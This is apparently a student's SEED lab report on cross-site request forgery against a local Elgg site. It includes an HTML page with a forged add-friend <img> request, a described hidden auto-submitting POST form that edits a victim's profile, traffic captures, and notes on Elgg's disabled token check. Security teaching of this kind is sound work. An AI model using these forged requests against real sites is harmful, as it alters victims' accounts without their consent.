
You should see a URL like this - http://www.seed-server.com/action/friends/add?friend=58

The number at the end is a user's guid. We must now create a similar request with our guid in the friend parameter, so when Alice clicks on a malicious link this request is sent and we (Samy) get added to her friend list.





10) To find our guid, we can go to the member section, click on Samy and view the page source. Search for guid and you should be able to find the number.



Samy's guid = 59

Step2: Now we are ready to create our malicious request through our malicious webpage Open the Attacker terminal, using docksh

11) Commands:

12)# docksh attacker-10.9.0.105

13)# cd /var/www/attacker

14)# nano addfriend.html

In the html document, change the empty src field to

"http://www.seed-server.com/action/friends/add?friend=<Samy's Guid>"

"http://www.seed-server.com/action/friends/add?friend=59"


Make sure to add Samy's Guid, which you have found by viewing the page source, at the end of the above URL.


```
  GNU nano 4.8                        addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" >
</body>
</html>

                        [ Wrote 6 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```


```
seed@seedvm2004:~/Desktop/Lab6$ docksh attacker-10.9.0.105
root@be41eabe5ad9:/# PS1="attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:\w\n\$
>"
attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:/
$>cd /var/www/attacker
attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:/var/www/attacker
$>nano addfriend.html
attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:/var/www/attacker
$>nano addfriend.html
attacker-10.9.0.105:PES1UG23CS433:PranavHemanth:/var/www/attacker
$>
```

Step3: Logout as Samy and login as Alice in the elgg website. Open www.attacker32.com in a new tab and click on the Add-Friend Attack link. Now check Alice's friend list, you should be able to find Samy added as a friend.


Not Secure
http://www.seed-server.com
Sign in
HTTP Header Live
Save password for seed-server.com?
Username
alice
Password
Not now
Save
You have been logged in.
Welcome Alice
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Bookmark this page
Report this
Powered by Elgg
User-Agent: Mozilla/5.0 (X11; Ubuntu; L
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=9jg55mr4eunhauh43n5kcnn7ot
GET: HTTP/1.1 200 OK
Date: Mon, 09 Mar 2026 04:51:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 4712
Content-Type: application/javascript;charse
http://www.seed-server.com/cache/158
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: Elgg=9jg55mr4eunhauh43n5kcnn7ot
GET: HTTP/1.1 200 OK
Date: Mon, 09 Mar 2026 04:51:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552000, public, s-
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript;charse
Clear
Options
File Save
Record Data
autoscroll


Not Secure
http://www.attacker32.com
Sign in
HTTP Header Live
CSRF Attacker's Page
Add-Friend Attack
Edit-Profile Attack
http://www.attacker32.com/
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
Accept: text/html,application/xhtml+xml,app
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 09 Mar 2026 07:37:37 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 09 Mar 2026 02:59:56 GM
ETag: "139-64c8e98fd7927-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 189
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
http://www.attacker32.com/favicon.ic
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
Accept: image/avif,image/webp,image/png,ima
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
GET: HTTP/1.1 404 Not Found
Date: Mon, 09 Mar 2026 07:37:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 280
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
Clear
Options
File Save
Record Data
autoscroll





Explanation:
In this attack, Samy leverages the fact that browsers automatically attach session cookies to requests sent to a domain where the user is already authenticated. By embedding an <img> tag in his malicious webpage with the src set to Elgg's "Add Friend" URL (http://www.seed-server.com/action/friends/add?friend=59), Samy forces Alice's browser to make an HTTP GET request to that URL as soon as she loads the page. Because Alice has an active session with Elgg, her browser includes her session cookies in the request. The Elgg server processes the request as if Alice intentionally clicked "Add Friend," successfully executing the CSRF attack.

Task 3: CSRF Attack using POST Request


After adding himself to Alice's friend list, Samy wants to do something more. He wants Alice to say "Samy is my Hero" in her profile, so everybody knows about that. Alice does not like Samy, let alone putting that statement in her profile. Samy plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Samy's) malicious web site www. attacker32.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form, sending a POST request, to the server-side script /profile/edit.php, which processes the request and does the profile Modification.


Step1:Our first step would be to check out the POST request when we try to update our own profile. From this we will have some idea of the fields and parameters to set in our forged request. :


- Login as Samy on the elgg website. Click on your profile and click on the Edit Profile button. Open the HTTP Header Live extension.



- We see many fields and boxes, where we can enter our details. For now we'll just enter "Samy is my hero" in the "about me" and "brief description" section.
  - Click on save at the end of the page and in the extension we can see the

POST request being captured. We can see a request is made to http://www.seed-server.com/action/profile/edit with parameters like name, description, briefdescription, accesslevel, guid etc. being taken.







Step2: Seeing the guid field is required for this request as well, we click on Alice's profile in the members section and check the page source to find it.




guid=56

Step3: Now we are ready to create our malicious request through our malicious webpage Open the Attacker terminal, using docksh:

15)Command:


docksh attacker-10.9.0.105
cd /var/www/attacker
nano editprofile.html

In the html document, we see four fields which we have to set.
We set The name - Alice
brief description - Samy is my hero
accesslevel - 2 (public access)
guid - Alice's guid
Then to construct the form we set p.action
="http://www.seed-server.com/action/profile/edit";



Step4: Logout as Samy and login as Alice in the elgg website. Open www.attacker32.com in a new tab and click on the Edit-Profile Attack link. Now check Alice's profile, you should be able to find "Samy is my hero" added in her description.





Explanation:
Because modifying a profile requires an HTTP POST request, an <img> tag cannot be used. Instead, Samy creates a hidden HTML form on his malicious site with the action attribute set to Elgg's profile edit endpoint (http://www.seed-server.com/action/profile/edit) and the method set to POST. The form contains hidden input fields pre-filled with the necessary parameters (name, briefdescription, accesslevel, and Alice's guid). Samy uses JavaScript to

automatically submit this form the moment Alice visits the page. Since Alice is logged into Elgg, her browser attaches her session cookie to this forged POST request. The Elgg server accepts the request and modifies her profile to say "Samy is my hero."

Questions:

Question1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe the different ways Boby can solve this problem.

Answer:
Boby can find Alice's user ID (GUID) without needing her password using several methods:

1. Inspecting Page Source: Boby can visit Alice's profile page on the Elgg network, right-click, and select "View Page Source". Searching the HTML for "guid" will reveal her user ID.
2. Hovering over Links: Boby can hover over actionable links on Alice's profile (like "Add friend" or "Send message") and observe the URL displayed at the bottom of the browser, which usually contains ?friend=<guid>.
3. Using Developer Tools/Network Interception: Boby can click "Add friend" on Alice's profile and intercept the request using "HTTP Header Live" or the browser's Network tab to see the GUID sent in the request.

Question2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF

Answer:
No, Boby cannot successfully launch this specific POST CSRF attack against anybody who visits his page. The Elgg POST request for editing a profile strictly requires the victim's specific guid as a parameter in the form. Because of the browser's Same-Origin Policy (SOP), Boby's malicious website cannot secretly query the Elgg server to dynamically retrieve the visiting user's GUID. Therefore, Boby must know the victim's GUID beforehand and hardcode it into his malicious script to make the attack work.

Task 4: Enabling Elgg's Countermeasure

To defend against CSRF attacks, web applications can embed a secret token in their pages. All the requests coming from these pages must carry this token, or they will be considered as a cross-site request, and will not have the same privilege as the same-site requests.

Attackers will not be able to get this secret token, so their requests are easily identified as cross-site requests. Elgg uses this secret-token approach as its built-in countermeasures to defend against CSRF attacks. We have disabled the countermeasures to make the attack work.
Elgg embeds two parameters elgg ts and elgg token in the request. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests. The server will validate them before processing a request.

Secret token generation - Elgg's security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user session ID and random generated session string. The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls the validate function inside Csrf.php, and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected. In our setup, we added a return at the beginning of this function, essentially disabling the validation.

